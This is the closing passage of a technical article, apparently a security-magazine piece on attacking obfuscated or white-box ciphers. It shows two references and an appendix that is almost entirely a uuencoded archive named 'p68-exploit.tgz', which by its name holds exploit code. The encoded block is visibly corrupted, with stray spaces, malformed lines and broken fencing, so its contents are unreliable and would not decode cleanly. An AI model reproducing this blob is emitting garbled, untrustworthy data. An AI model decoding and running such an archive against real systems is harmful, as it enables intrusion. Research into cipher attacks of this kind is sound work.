- [R16] "Attacking an obfuscated cipher by injecting faults", Jacob et al. <http://www.cs.princeton.edu/~mjacob/papers/drml.pdf>
- [R17] "Cryptanalysis of White-Box DES Implementations with Arbitrary External Encodings", B. Wyseur <http://eprint.iacr.org/2007/104.pdf>

--[10 - Appendix

```

begin 644 p68-exploit.tgz
M'XL(``$N74\`^Q<wW,:Q[+WO_`I)DY9`1G)^P9)H)0?<J*R8[DLY22G$*$6
M6*05CR7L8J/CH_O9;W?/8V<?2,B5W%OW015>=J:GNZ>GIZ?G-R,OO-9>L%Y,
MHS!Y>10^ACP.;;HN/LVF:^I/^7EBFDVK:5E>T_&&/#BF$^8^W<II']6<>(O
M&7L2W\ :3^^@>JO?\^EEHX_+^/PG&X33XJV7@`N.LW`\7<^C\?:>INDUP4],
MVS&:3YCQ5RM2]OD_/O[^='K(HL%-S(07L"^#41`GRUL6S)-EM+BM5K'ZL%JY
M&@[9WA#J^^$3/;AY<QF>[\\!![UN&:WFHTV5XW#N3S.552'V4,K?'_(&ZI7M
M[D=I`[87*4WWIC/X#I>WBR2J5J7>ARAHYH=SR4F]%CE1FWUH!'KPWA[*;BL]
MY"M)YB\HN3J<!OX<S+*<$5]9I5A*-:O+P)]FB^*K_]VCGG[T^:],_A?+N'_^
M.YZ1SG_7L1R<_QXL"?\____\+/M^'\^%T-0I8.TY&8;1_?5S-%$W#0:$LG"?Y
MLF4XO\J6#9/;19`MFOG)=;8D6@3S.)Z^P"D#%=47N^P7?[B,8K;[HEI%#J-@
MS%;S.+R:;!R,VO(:A6N&_1]7J]U`5S@/VYN2\?_KAXZ\7_7^<O+XX^]0W*D\O
MUX9YN; ;LR[7C7JZ]YN6Z=7"Y?OGJ<OWZS>7ZY.W33.NS7R_RS5O0+&A=KDU@
MX3K`;@Q?_W([P-]NMOF[DW]FVF(;&^A<$-L$LO<@]M7KR_6;MY?KMV;:]K=7
M)7J;%C2&P"-1S87/, :^`*!.G6E<HK8/E-X`6B('>`Z@=0!E(_@.K:>IT5Z_
M__3J]*+&SB\^-=CIF)]9G=58#=[JW1J\UE^T>FRGP_ZC9H`E6;O-:DVVQVI4
M]ZQ5K]=9/<?+>@PSIAAI?,Y/+A[4Z=\=MHU*G-4#*F5XE2GT4XE"P"7+ILZ.
MC_.J`.$.0]9Y7M96S%(^G`NHE'&X5^_/7K_KOS_Y\-%SY56P1=%1:[FPZ?^
M^:NSW_5B\*`SBY<7)ZJ%:=54_+B,D@G`Y^&-.`4ZLT7^!HOW&TP" `;UH^KG
M*!S)S""MVT"4XY"CXAK`;P@I;+R:#Y,PFI,BU'ZTFBWZ@]5X'"QKO.%B"=U9
M*SY01ZQ8'/XKJ%>_5BOX$G8,8%T)QS5.7J]6*@N4,JX]?1:SIPU1C$3C:%D[
M8F$;&<#S^?,,\;ZU!G(&8KIA#^A5S>7\*;XN@V2UG! ]5[Z@G8'IVOC>(UAEC
MGK^*UEUM5' I=S^FQ#BC+X/.5,6AY;F`#?#>=!F,&?.%INO"UX7<3OB8O8U:#
M:+".?IN"ID4TQ(!/NVGP+_XU[3$%_E@VP/Q=84\*:<E>$@9IFCG"!DM(=<6
M^GB"CR5H3>+##^`R_DKN02J'^.EZ&D(7C_\V;6)QU]"M9"HKN8*3WGM'<&V*
M'KM"JB5H4QK>PP.N&=#;6@^D5E:JC;0469MKRGD8@EY:IRG:FH*7M*P^FHX8
M34OPD'JVTI%2?;"$;,'E'CKH<G8,2*UG*2D([:MU,.9&V!Z)W=E9#*G-)<ZZ=
MJ8UW2VCDIF-H"O]@3FIMXJ/YHRE&BGHD?=O6>B9[+OU2CI:A^9+T?U/S?4?(
MM@NCP_LH+`FAKF@E6UJ)*&RMA[(GTM[Z+`)3K<78IE;2),I9DO%^.9.D!=08
M-M1HD<R<`"E?MI6\<GJG\^*@D>HC+2/[ ]/0IZ$GZE%C)45;2[&WJO97CWQ1<
MA*^IN.2E?D#2W$8FYM"L<!NIKTI_/=!F%??5-"[]6=W2K"HM8FBS6$8#06O:
MFI5$W#*E163\.=#5,Y6W:??XI*K9IRE:>!J8RT\EK@+C51\.6A(RZB80AK(
M62/'6/J,U*BI17-;Q1`5VU0\M#7Y^OBG<KG>DH^<^9*_C!AR]LEH8FIZ&HUL
M#"NSDJ=\2<Q_R5VM8V*\2!/92ZEE&IG3-4Z?_W(M:VHQ2LX8.=XMI74Z:[V&

```

M\BGILYE8)R.!U,U0>J:S5OB1OGY1>U>SGNX!MO2`\$BLUE2_)\
=<BJEH_I)UE M[ZOUTTPA70&D5+EF>MEX(&.,LF;JH\H/F!;#E%])>=+7+,TZ:9:0KI/" .FJ.
M' &B^ (W63,5<;,=/D5JK>0;Y&&54,*58_^!S,^X,PB7.Y%:16#/+`K]3>A:\#
M/!R088-<RP%KLQ<O()5`\$EX\$(J1S`)G;DB06<:\$B^,+3`7(;R"U/DMC\$A8J`
M2TMT#, @\OY(XQ(6*@\`L\`2"W@=Q2@ESB0D7PE4,&9)XE23SB0D7`!9X.D-M`
M;BM!3>)"1<!%IFQD!' ;'B*15K62-&(U&])I0YBP>C+5[`] (JRG8N%#LPA#9\
MK: :L(IN9X!66&DU91;9RH<H%9C8^5179R(%B#_V8UB]91;9Q0`T`JFQL:<LJ
M;A,4C\4T]V45V<(ZX\$[KH#H@JZ*9`-/U?P3#)%JR93#UDV#\$X@0V&I2WQ\ER
M-4S89UX/AN")_&+JA_-N?E/6.T*^5)<\$ZT02Q\F5T<UMNCBIW#G5-5)S(RG?
M/]7)^;-Z\0?L=,J*3=QD`%6E`\J, /LS/YX\$(ZPH2A,;KL\$JG([Z*U#/7][V
M.:NXAE7IYJHQPPW3+)C%05+;\$5HT<)[@`BH:2\5P?U3%7IP"N]"?0J6L\$ONN
M&>S3V*R=4P:*^"Y,&DHTVB<;^-0; &K@Q`R&LHLR4J=->S(9!F[VL,LEUP#R`
MB=X*W>*T;*2Q:Z9V#7L`&XT8>_H.6KG*`'-.0AA3VC-0FZ.TE9@V6WLD3.(
MQETKT,R2MTM:S[(%W#R5.VZA5^@#9!SN,,Q?+OW;U"P9;]*-DZG8LKO%WLK.
M9ITV[`5G&)5RBF/A`TP?:2BAKNA;\^P\$H85##/;&66)M,4UT1C4"(3"DAJ,U
MS17.-`1E%*2)-#>9Z:.ST\$VIERN88J,A;[#BINW!/]QX7RMH08&8A&`VOD]V
MZSNH3@6!\$0E1+<+&39WL+5TW8Y[4?W-KKNQJKWM#N`A:_.XA/;?U[PTJY(NY
M*W-?S[A[*6%)H>;W9;YM;71N: ^ .8, /`Y!A^WE).7J;J=IZ>HV0/.J;MDB)U1
MP%:R=\S>``=\$Y#R;=)&AD4&/&*8([-GH<OZTH5BJ<&@6!SYE_&S?&K`#0:T
M0<&PHJ-[`WY]_[Z1GX)AKY``+?EXW0_#?0@`@VD0;U[8YT3`=#007/GL3X_\$
M`\$<`" ^C&>0A2<3>Y@D`MTG07T3Q44IH(" &DJCG*:#P&OSH2+`VRX/OH"WO!
M`/K]<WAU36L[Z/U;\,,R8-,HFA`:"K46BQ?!,!R`0Z%S#`TA9V,P!ZE#`SMV%
MU.WLS9L^S-]S2&IS_?3!PD,P1%_PZ%J[&CWE>E^-NSL9W`^*]O-M2G(`^B5\$
M=)B1S@CS*&QW//LH?-ZQM@WW7T5<JM5*XO[QL5/?;=;C.OL.-',(?I*H6?\
MV=N`D<2H=R^SH_M9R#&\$/K,'2/D@`Z`#`9_YS7T=B=[5J++-W5J\$Y^_H3_&
MAO[<;8X[FQTG&Z,-WK4/3[OJ:`C.4B7W-<B[::]Y9`FE<P/9Y9HT,,4LS:
M#9]3QJ:OE5:Z5F*GTJ80IN+Q`&-:<I#V&/=9_OFNH>,RVV(TFZD`7]D3W\
M_>GGIPR"WONSQYH(T?H?BKP@G3!O3\0OJ;;\$BH.RO.5^)`MP\4"2S!R_?CC
MC^SP.#UT^1@L9ZLDD<<VHSA1QRWQ<JA^S_P%/WJ!`YG3%XA-0UB&\$Q\$A0I%X
MOYX&T`SO8F`" @2;%! .O<81S`]7:5ZLPB<2E77!&#I(KNB\O9KNLE?4+)5ES
M" I7KU\$AY:(LG.33=1,)#TL)Z82U%Y7&S%\;]:)*Z,73E0Y0\$APSZ\$^/!T]4<
M`[3/>PX!GTV"6W*7F!%U"/X4)6P(A@)`P3+`B1+@:N%Z`Z3=A]YA9=)`:/!
M-!I.\#X]=[U.V:DUZ*K1HKQ.X73ZJ(0K&+U3<H:>91>M\$E\$`C/OQ\#H8K6`R
M3&(QH&`B-#?:X>P=XX,+U+!`50,(+/3<"5[K@B74(MO:#OS38#N36%8\$PT\$_
MF-/)GMH.9GL[Q`0H&J3QR8?7G_[Y\:(N#O: ^ `TG#V8(D25LU\EMS&N8E13*3
M%#Y[AYL2/L;8CS1VP;(DI6<7%\W4)5>\$<E\$-"I.@MFB9,?`;89Y:7\^6-+"
M22;[[16MM+@7C<G_Y7YIRUTQZ(6=G\F-[?L@^2`&#&J9T,SB5Z5X\B.69J4%
M2E`O;=/5WM3\$00,O;F08JP:CL2BF8C+;35-0(D=JQ5!,+-+QY1AFRC4L7XR.
MEYD/B247S0LT7SH^F3!7(SI0GYXZII3DJ5:D\EI!&!<\HQ,K3,5EM"?GN
M,@Y8.&;CJ?%\%-[A?`C8/8)#!F*,@`4]C(OG"@06;Y.*#V/?-NZAAX=K`D220
M3BO)BC.<TT\$72B"GDIE8%5[5WVHN:OZ.#LY+_^J9)?;5[W[Q%V;7:0E4\8"#
MJ;:-D"*`9Q%_12P6X5JS0:`O@K8FK(02<G4Y4HLH(&&(+H4HGX\$O38)XP5R
M\$)%(#HTB0HFHJLW14H0#`0[!(CIJM8`<,5D\$7!&.)0)UP``: .DDP!+8IT-(
MJP: ?GLX_BX[1:3YVS#Q(CPU0&/9HSQ1?^%VMR",]6>J(`B\$+2A<@=T:U`]2
M#/N--N`4ICB(HIZZW`2V0#D%#T^![]0Y1)71`F@H3F&)XP+4`6WO"\$WM5`^`
MES!!A:.%=G44#SH,:?*18L+2B-,B`KQG<40!O`H9QZL9IG7)M9_@7+J&24]3
M;1PN<?U<#6@I@`D`E;" ,LL4R^@P+)087))OB*KL,\%8GLFGQ]`%JYC`/(>)A
M1G\$51;"SK*<YS*>`^()IWP>U;2``.)^8#V0P*0;[:#N<&%U".H,A:"2PW?J.
M+/-/``)FV9._F:+EKXZ8,&8`9\)%?ALDM]HQG+ESA>!;';`G)2RPGD.RM`IO
M)B%U\$(@@N[A: !7\$<C*`LF%+H*K8W]3V6R(=4M_((\$/:#[]`KD".+7%3YT^7
M03^Z99-Y]4NI!;9DW5U138)*6PFT/Z%`<R`V9+<)IO&R-BU*;E)DZ="09\L
M2@M)>1HD+O:L!N^ZG@S&LS".P4\$)`L/[1R41NI+B?C*PZIB?*\$.C2`1]DD\$%
M>;;\$E5KZ\U\$T4[F43*/TXG".,?W[<(SW*OO)\$9CTJM_/;KHVV;DN-A0Z1L.Q
MH9^">;#TZ<(62#F\$#1;-WZ+3W]LTG"]6"3;&U:=D=?X^F(]"S%L>F32FABW-
M`.7>!H=.*,[]\$*\`PO1R(YD9V;;E>MD2/6`",5/^DQDY64@>7XQ.6B.NFBZ!
M%- .7\)\J?J^`_%\$PH)>UH]8])OQ^7)7PM<!*%FY\2QD@!GL>W0\97KS#/7;. .
M#, (K*L7<HU(90%":/+`QSN;\Y*`<1MEPU\$6SK0RC\$"<CHE41H=@(@4H\$E(6L
M` \/-HSN-QP*@`ON+;V/(?)GH">3A_>#/-`0%?ZYHSQ%W/;O7]9Z;\$,6T\$T;1
M^/PVOL#4QE#8((>6_\PBRAP&@"%"\\$*_A\$GKW09H&4=;:B`E?:`RZ^`FN@._
M>CK2W)!2LN9&1?E=`\OL_I4]S2-`Z6F)=MW3I.N>Q"XU42@..32.=V@6101W
M!#(5FW@)/EOP)-QVL%49@>Y),=-7Y\G/O=84N4I.&7I#(Y7TSMNK,I!-3`"
M8X30,(0)%`^K)7Z2;BXXHHC@?[4\$C4BYQ@HS@W@K<&+[2RI9;<SEY<0V:`
M:U99;UV%Z0#(3,)/!@!I\I-9H]37B;FL]\^&8=T(HT!7SF<?3.\@#1^` (3P(Q
M9A-L/:%I=-%@.[U`%>40I?X@T570N2-@351?_*;W<N<0[3#HE?H%KZW(6^AH
MHX: [=R/@V#O%G1L4__V#35(%H(PN"*<`E# :X_75C7*)7EZWGS3YEIHFF/RM
MI8ID+9[0@6*8M6W30+;^PZR7L]#A;3\$4`;;7K.[<N*N]`%_-0E#U)1/(`^R
M]4(+>=)ER`OY2.8D^*" `9&"YN(DLU*4XM4RT"FM,H%RFFB1\$E[X*;\$6`Y7H
M_M_GT,"C)X_[?@I<KB_C2,DVZK=U34F\$,?&\$.HO@JS*9Z@+>+5`@8/82G\0[1]
MK+@X>W-VR\$Y9?!VMIAB*UA2`_>75:@;Q*&;3:,J.]NJH%7C9\$,+)-)P`/`#1
MA0!,2R!_D%NG"8]%H2&>IGA:XFGC%I&O`XXH<L73\$\^FOLYF5\]2`->J[6A=

M-GK[-#2AT6O4W+U: ^, RKUS.X+NDHSW<Y=V3<-JTMV)N2O7D_>Y;A3ZS;9FL+
M`9848#U"?^+<MIPM^-N2O_T(_L2Y;1M;\'<D?^<1_(ESV]YF?%W)WWT, ?QI@
M9YL!)B1_[Q'\B7;/V69\FY)_<RO^.A@II^N;P)_BJO@E3*[UV8ZKQ+Z,, ^R8
M6=CDX](?PL3UI)-;/#3VZ0R9\')5'\$PAWX<)'ZVNKO?Y_GH<3I-@22\$G#3:4
MBU`:<D]LVE6%&T_U0)VW!.X,_9BB,\::+Q&61/.`\$<RHN.P=JZYT^\$H6G5C
M=SO,<V0F5[Q^56C'QP"7&KKZ(K8!F[?J4M0Y\SP@CV)[, 'Q2,!<K`9*L\"/
M;SD8#&LYC@T(EL#+AEZ9#_*=:\F7"2.CEM[?C=IO884R,:+V4?:!=&^9FF=H
M&%-V>/R@'>1U@)*#SUIBTYTL/W9(M[+X7L_9P=(ZG*9NA1Z&NH545D="RVC)
M&C>]'L]R-GJ:1+N(#T?9+"W=*1V!3695[KG90T3.)9*9[<?IO2^GX=O3WW\Y
MJ0JP3F3?&&=XA:C^W^*CF.+QL^EP7BO&*:0E\$(OPA'P0@XTKXSM7GNU,L"\'/
M[X%U=WF4.V2OKP,\$(.D\$"78S7_?'_.\\$9B@!MD!X_"O0:<).TE/E>IWI&]7N
M7H\?I>*DZG\XN^BSLW??B3U^)5B'2>WD]]+_MN7I^]_70B%P_DJ0ZB2EAJ
MASW?P'DC1%@4M)'T,5)ASI5?0Z[3/K;L<E(YSEF&[RA@LHR'`AU%\$,JEX7H\
MRE5IF&WJESI]6BK/\]AP\?,O595!"_SZ*:=T:[A']VH%*/DNNG-GEG>Z0Q<
M]1*\$WOX+,P'MUAYO*J"G\$J9JZR00?]A+A(32I/?<[.QDST5%/FMP#XE7U3JY
MOS0\$(3TQD_EUD=LD,(&J<-)%,!R=3,FT\BZIU%)DV@?\?DB,N*RGM;A?1HX>
MMLX/2<`;AAKY_>PE,7XEP(N[:]VO\)U#4P(G,7,XB5B/Z&I=[GIK=]+KDO5[
MQ\=H';P6]Y:NHV%/\#*YL\,>T<Z00\$'FI.I^Z1;G8F6D6P]++[8KD9ZB*!Q7
M.U)`#[R@\\(#MYOPR,\$)'@&::;'7'"LR<,D\$L1(%C^2`&AT*Z>&X)L1Z(W&3
MRF/'IK/MV.2LTQ%6%8K>JR?)]8^R,31WE9-1,?T&I6UE\$Z\$Z"DN&B\$!'@2EF
MOW>LOK`IO](233)#4IE\)^?"!B"5I",OQJTJGGDL!>///L\K2JM44D8YAV"R
M\^U<Y"_DPT'!>QL(DU&>)U9#+;G5UP>9RZ;)S&YGP[[NIE'L0\$_]?<Z;B#(4
M\$',5).(8AD[=,5Y7L_SQ^"MW;/_#:C8(*8SKA1QB!<G4V\$\$X1,JI)AD_AL%
M/!+X!&X5XKVX831;K!)^)`@_5' [=D(TB:>\$@EP#SJV,1ZK3:>1GY2GT97
M\F<J@;U@>O4H6H%6=6;M0XB@;JL_O9JD![BAT0C!\$:U&:#="IQ&ZC=!KA\$VZ
M\$F-TOK,36IWO[H1.)W0[H=<]FYWTTK-*Z'1SB)46M9KT&'1K4FT9CL+-VFT
M9DIK\$:W5SB)'&JV5TMI\$[>S*)!&:Z>T#M\$Z[2RBH]\$Z*:U+M&X[B\YHM&Y*
MZQ&MU\XB+1JME](VB;#9SJ(F&FTS/5O-'ZZK/]B89/Y(8T(S3'<L"65!E!(1
M2D0G[0:')!&.1"BRR9?/\KN2Q?M;K(Q6NZU9>I6K>.&@>">A_*J!2+2^X4A:
M_!%0Z5DS&&Q2.&.N5.Z_,E8\2\$Z/D!]_AORX0V2Q*NMA!WK\$OOCX-RFK^4CM
M*7(GR[_P+HI396,MSY5+^IYM"-P/V0^2IY;K9N\YI-M986[J5Q@3+[0TW7MA
M(CU0YXS#_VSOZIL:N9'^WYY/H2.[P0;#CN;5YN6>>K(O55NU=9=*<I54L0YE
MPP##@O\$9=L->DN_^J+OU/B,#.4*>RXWJ+HNE'JF[I6EI)/6OUX:R3"XI<-_ \$
MHWK_'MFE"Q:&]E>'V74TB() (?AG'UE8! ?<;9WVAX*7P*'P;7PL:"!J?L9%I?
M?!0?K3M]](@\A@W)/QJUK\$N/E6S\X/>^+AMW(' _618IX/\599+PF.>(_U<F
MO,/_>XJDL?C6EE]=W6Z?K<'MF5.ZE"4FK]EGNM^Q%-_KVZ?'L\@'\7)OP=,6
M;?-J/!WOF?O?SNC*V6.#9SE7;G'5;+'%QR_/\G2)2S<*T>4.W2A87'^2!>L;
M.W1EJ+XD=NE"]26I0U<\$Z\M<NF!]I4.7!^L;N72A^E*W/[*79WBWOYTX<YGD
MH4HSMU-X#J)SF8R#];F=\$H?JRYU!;\$[\)U9>G+EVP/F?0Q*^#]94N7:B^PADT
M\ :M0?05WZ8+U.T1OVRKKYK>#JLC^?]C'^^]ZU+@^PL[3IB-N^2XTCZ^PB4X
MO;&P,W#[]F9?LCY;BH_0P_A'O^B3@_GD`()#XLD\$;[>]!F'[A"AY&R47E`R!
M\$.%03S`GZ&5+/P*_N[+AI-\$P3[SZQ,/8JGPB;SSA/X',)&VLIFV4*5"V<)IK
M3EUQ_4J(OY8*\$E?4`AS`CV^;'H]6"SP./)>U"9.Y8B-AWD:8"T)@>>#R//:%
M)A;]MI#%EL<+1^0DMIBFBL8M%6E1D]2G+]I8+R:31L^6;82EE)&Y7(IFVGO6
M5Y26TJ\@=L7,'CV4"^1V(-)&7C.'Q`HS*AM0/OJ1,IQ0.PR(+:OY*#8F2OV
MJ"FP;PM<@=.FF>&M=H;':#X:G+;:&MXN;\H#\OIC)2COR%1P;%60A"R4(`-,
M#JI!R\$D)I!7/*R5DH=\$2M+A[>XJU*3T5O[\$4&+^*KBR9VW=9WG@S6X523<NG
M6GH\9'M#3-]EB%VN1UX7JFI666*WAMR5NVE,5]A@D\$S+GR</M</R\=9N"]ED
ME_L\62E_FU7VQ!\[XN>I/3SMU[#-+GOR%X%G0S9ZI?PA>^W)7P3D7V6P02I2
M5P/E/:VT(WL1/])12KY(:)+1=SHEXMX?"M9ML3OG2\$+WB@"]OMMOOR%UEH[(1-
M^&K+%;;FGB*RU8IHM=>=%Y<X%81M.A1#R]WTS/P7U\$+#![X+T[W]R\$XS%<
M60=^93^=U1=5?[ZWS[GKN?'[?_] [^S\4*..1V[AC_R?-LE+M_Z0EQ7_(DR[^
MPY.DWQ#_0<5Z\\$#?W4V?QBY0`^3^GD^YV3X6??LS\$9()]R*`1U]/3"OWJU_X!
M?^ZPY]=L#\]Q_OI^OA;U>KBQL?8]WM:2!>C8.F>C+01Z.:MNI\?547TIWNME
MM5A6U]5<'DQ>\$5``.C#`79A9Q>2A1W5LU_[Z=GJYN*#&Q3=>FK"J9,<IBT_8
M"6?)F,U200Y0E*Y[1]RN\^,9.&YQO#SS", "F\,0B249GS*,A&VD3I=D978G[
M(/(\$BSI_=;9<\C6F2\IL[8SLY@RM0G<M<HR*KMT'I!5G^^*YDRNJ%M?<F8[
M[/ME+10^G5U]E+@55_-/U?*&S3Z>LMT!\`R>`\`R'DBP[G"Y/KZ4G]H;X^Y/Q
M), "K"]<;"V/82,DZI'5K=G>/BOEF2(^?[1+ESR/P\$*+F@[X9CT1RVF9#5=9
MX9GU\;HY4CMB6R(G7D>(SO@VA5D?P#]/*X7W!8>'T^NCF8WT]E%13=^Z')C
M_VAO+U-^SX[K-%;;7Y^NLRW&X%NRU,]^5B#8?#?:^/WWV3WQWU2T/U9Q2<4
MFS5>9F@Z=^M3/A#"'T9(V./EC"=SI&4-G]<RU-GRWAR1Y/-_%('O6\9<"
M'E37US(UY61ER44.,,(FU57(>!^-[8\$&!\[']O)_T<#<4.OMSPP+F\)D-#
MZWQO7PTL?<P74_0(H1D)DGBN%!)&@+ET:KW\$90)5VP+\TNM=RAKO`P&C7UQL
MHJ?;,-E[C.?JP+V!_L(!)/^"@^F+4?B._%?'`W3.?J.TO>'?:.7#_:+[.N[
M!1;F`U[[Z' TPW+3[!_ ^Y#SSM]=_UT;)>W%P_>AS(^_9_S,LBYN)OB/_`N_B/
M3Y+:^A\NYVXO/C]:&W?T?Y8F,:[_.<]2BO^8E7G6K?^?(GWQEQ<?KY<O9O7\
M137_Q!::?;\[\$I!-]P18(BT'KV[=?1X?UODP1!U\$3])Z`W"?#J`EH/]3H]9DH
M;B#5#S4L?2&*LS9X?L(C&@TC`D">/E,@_E!#<\$F.ZB=\$PP@#@*GQ,T\$9=P
M[ZFHQ/Z\$^(1E83&E,C@#KD HAG]R@DP"N"*`3TIDE(PRFHCEZ:%X3:9B17TU

M/\0E\$:HC5>\$05,B)3';MR*R`!2JH"@1UD:%+5-`6+@,BR']U`!A.`%:1_) =4
M/);834)8^2^A5J6D):.&.*%&X6`4I`/4OVI7_HL(1,1_Y!KD.3ZAC0=\C`[T%
MW0"509<(X@AT4I)Z@#]0%;1;,\$')_)U94+^"-#`P!KTMV@R0FA_TCWJ.R7N
MH4^`.\2)D@A;B83CBBBDZ`D!R(9P5=2SH##H9=)%CE`%1#(W1B`2UPN@=\$=>4\$
M;Q7!2.\$T:,8T?D"A.08```60^&H5`[*71L\J.Y&!H4"/O#3Y,J8+=D%ALG-B
M(>56<!*&@V0D1W1F<G&4ERCBV*I9AL*`K-J3F34#>QGS!4BP#WJ>O[I<:%?
M]]\=-C# [K7B;A6"WB*!Q"XO=V^5T?EKU+ZJY(!I,D`H*ZV;ACFX/" ,Y7\$>#)
M\`E[]]:S<*6\=DLD)_3%<MXH0H`6S)6++4%KQ"\$3A!+UI#@3O"?:)H^@`:+M
MZ6)1B17>N^UZ?ES=]F\W\$:G`JKX740N`RL)5?7R?APRO7D)%:VMK7ZM"L6H&
M9T^`E8E>M["*EA#,@``(CPIZ:.+ZXP4@3XAO#[;!@"TL*W7^W`4^X(^ (K`F
MN685JM^S"\$7+H`I)6-,OJI84B,\>(+'(F&QQ(JG9YKYXF0V@#3Q!0F)5Y*7;
MQ_) "(PA#4,]/])?7)6^@4X"A@(\^H-K![T;X=-X7PQ-^R4=\$0^OOY^NJ^#D;
MH8>N10&\K!^LP]+:9*P]/QZN"6KIOE)O[O.[JI@,UZ/(K@ (W4D@UE\$L2DCO?
M#MQH3/\`K5H^;A="`CL\$ABN1X*3)]VUPPNCEA/[#]=9DA-:6?PGW<>B`=G+WQ
MIZE06Y)(C3\F)LR#6]%%\$+S1;NWMU_T?!HT6U>.#79?Z71PD/=A)\$SH`X>?
M[W:VQ>4[U&R-]Q#08056#`@/-+9(9"8"P?=4Z^!\!XXA/OL/?_F]2L:_#H/
M_(PD+`_<R%`7_=B_%=9JJX_5/F?90!BJ38:_7H"Y@K\77RS0CHQ[%`Z[0@?
M135XB\RGE]7A(OR9M4/<KCX`7!,22J_./^`VN^4VM;_>..OEC?^`J&-.;_
M>9RF8OV?%SS/XJQ(Q?J_B(MN_)4G5;'6V=P%STT^S5ZV^C&=N(;T=Q-BK2
M-) &2Q7`K_Z ((M@&OKDY/,2P!3F5X?=3)AP\)^/T,/BCWL=JO^&OY\#/ ,BV@>
M[, .O/=QI\$C8?2B]A6J(-&;;F[8;#N=OS8]C+ /DAR"DR%%_BA\$C6S]I]=[G%P
M&80)4M7S_N9GVH[']LZA"4U^#EM!==[;QU*%WLV]\^C[&WA2T]>&7A.1,\%0
ML++A`DIL#/JHA\$W![P:PN?GL<@/.0N/-9_7FL_,-51,UO;D)/\0TXG` `G\$O6
MD0()7/E^`5H"7@ (5\$BF"7W=%L5(QL+\$90;G;:R<GT3_UC>=?UO2\$` [?_*\$
M]K],T/XG<5ZF28+V/R\Z^_4Z=`L_G=]C\>\7R\:@) (TGM-`"?WG0!&GOUG
M[&<` ,+BZW8%UZR[[B@)XZ&?%?R]_T^R`!T"/3OP\I&G!P@KVDT/7;)3T/XO
MG\[^YTFNUO`EG?`4,`5T]O\TJ/9_5] [+^8UO-[VG\K,\$EH`EBJ>2"?M,\%
MOV9F`SNVR2#2.Y`6U`">,B`%S0W?X!\$TP (@Z\X,YQ.8)94CGSE0QQ^`.9ZM3
M3RAVICUWZ+9WK,;EWU\KK)T@ (^+7W*G:GHFLF<N:0FCZ<N8O.8-A?MLTYL]C
M[%X3V5Q/9)IAR.%98VYS)C<UNSE<RBG.GN-L.EL8==')#D):.25&-J4S(5H7
M%*VF=&9&'M_CJG1MO_5_&9YM?C\Q/<_>9:* ,CC_+Y.DH//?M.#=^>^3I`_C
M_J?)NYS>G#DY:[0;M!8UW(M-?SH?U*\$W<HH,H\$+/*Y%@-W:V!XC?Z`'\$-2Q
M5=FWWWTS9&]?_<`&K,_ZXM?@H"]^#EZ,)NR7?=87\$Q2`>^?]DFVQ/A8]'PT&
M`C!]ZZ8PN+H(\$EQMA`6UK^!.B"OG&&HA`+=DF!)&BS)@B5YL*0(EI3!DE&P
M9!R6=(42PEK@837PL!YX6!\$`K`D>5@4/ZX*`E<`#VDC"VDA6C`G0!J"#^U`H
M8!#R+#@ (Z`^@K(.#L`X.PCHX".O@ (*R#@ [`.#L(Z.`CKX" `L@X.P#@_".CP(
MZ_`@K/4@U`\$P`C?@VX,\$ROB8<^AG%O*C3W>UTW;"OQ[\A4T4GP6J`OP#=6G\
M=1#&8&01Q2`\$`&Z(7/4 (>`R`S=Z4X^K*Y;7<H7!QP@MK!D]J]J>=5?#"6PT\$+>
M`7_13C5)/?&R\E!/(0/>/1E7(=2&7A=P4)KHPD86)*4QU82H+4U.8Z<),%F:F
M,->%N2S,36&A"PM96)C"4A>6LK"<*/G)TZ@O':-`['`[44Q0**R+05"!'K&
MA8K>!J@./ (X"E26ZLM2MC-R2Z+U1=4@_=%,/M2B]GQ0+A<<"3^[@(=,\Y\$\$>
M>+R2B<)F@CQE`1;2.U@H-`MEF`4>9`%:#!@P#V6F92RZKJ6[WY>6%Z_D"L(2
M0=STY7+*%AA@CEU_!\$>'?WZL\\$E%5<]/+D36<;T\$^"L(QB`(R<GC<N))B+YH
M,%900NU>AZ\/^=!9P\=%0`!'D`9;;*L^;52?>-5[OG`>R!KX/6H@\$C1OHP9O
M9F@9A\ (V[O(&=)DJ[KP1UV!MY+.6V,[GWHA;J;:RP5AQ#[59([&AMX0([['M
MZ<Q^VB*3/HC*(M-H8A+*==#KM".B*-!>&U\$1@F8\$VHOQL5B&]_*`\$6?;RKZ
MZZP^/9/`M2T1<3?@NAU\$M5((BRK\$Z+=L8/PUMCC>@Q&DW^XZ84#\,`M.8\H9
M!|\!3X06`\$.@QPL"*GWV^MU</9%X+?AS(OO57NN""&RVC#9!IL]R2<0][J`B3
M._`PU[V0AYJ#%@9^C_9=1T6L*].Z\O+ZE!^UIO^0AA,MB`S[^@DMP1#^N!&
M&_0+UK-87LVF`DN"19M._>47]A?=4\$0_-A98T.&T)L"VY+J`?J#`AEPPO*NJ
M\$` \, !@IY<[<F`\$,S4HAM`.6?&'</\$QL*J)UA1?3U1#M,D9`\$12_+V`M`/MV.
M=Y7^HY2* ;R46&!')C`<-500.W<]4\?6/M.M;BCL4MAKZNL?JESYCEGMJS]?
MV\$`R%_?4\W&Y^;RHX\$:=VR,(BKH;V<'>9&PZ.526XBO[5@<F\$V5D!ISX[V9(
M\$+F^9P8N.M=L;2BS=0`*A4\$%6F,F`!OY\XAFI-SAJ`<J/!)!F0,P/?&()_9:
M`BB#-Y*^TZ?18&].XV8\$;R!5R_Z!';E)MD7_Q+NMV9RLJ:I_>EK%*K:?*&@)
M%TZJ;P?`=X,30BAQ\$RE4<F`C=LHL[=SV5CJ;_:M21=&#(H[+A[91;T/U"Y1F
MHI!;;<#=#V2)C4@&5*]&P+!74Y!C]XMNC;LCM':7;>B*9H4`Z*T(PWD-,3TZK
M=BM#2ZM\A!K%F65,2`Q1J.1TNES!ZO6+K@G]TWF%>_NT^HG--U[C\$/FC\SN
M.)`3\-"T(SW:T0J*U!A2^@?`Q;Z50V&@S"ZR1-1@XY>S<T+==_8F6K`/,0;
MJ1A#LS9A#.P(FLS715OD^M4Q-+W8(33W3?>%G1?6:)_ ,?:T#>NJ^QF#*L9JH
M\$%I60I=\FWU_-@7W3(HR?T`. -K/JYJ>JFF/FV[^A^G?_`\$=C:`K_`\$T^JZ>
M?]|/`-*B;BG0#G8\$WK#!+H@,QA (/XMXR<P#DCC2BNEC7ND@*WH,XGF_6&F-Z&
M7TX';(_`\$SJUP5`>%#:B-X,;W%.:I9P.%+P>/#^>,%S(84@0`/S&2`57)SNP
M#*(>;>6I9]:B+B/L?;\$@-M[=U<?738S858X?*S_99M)!'/ (C*_Z+T.V-!/S
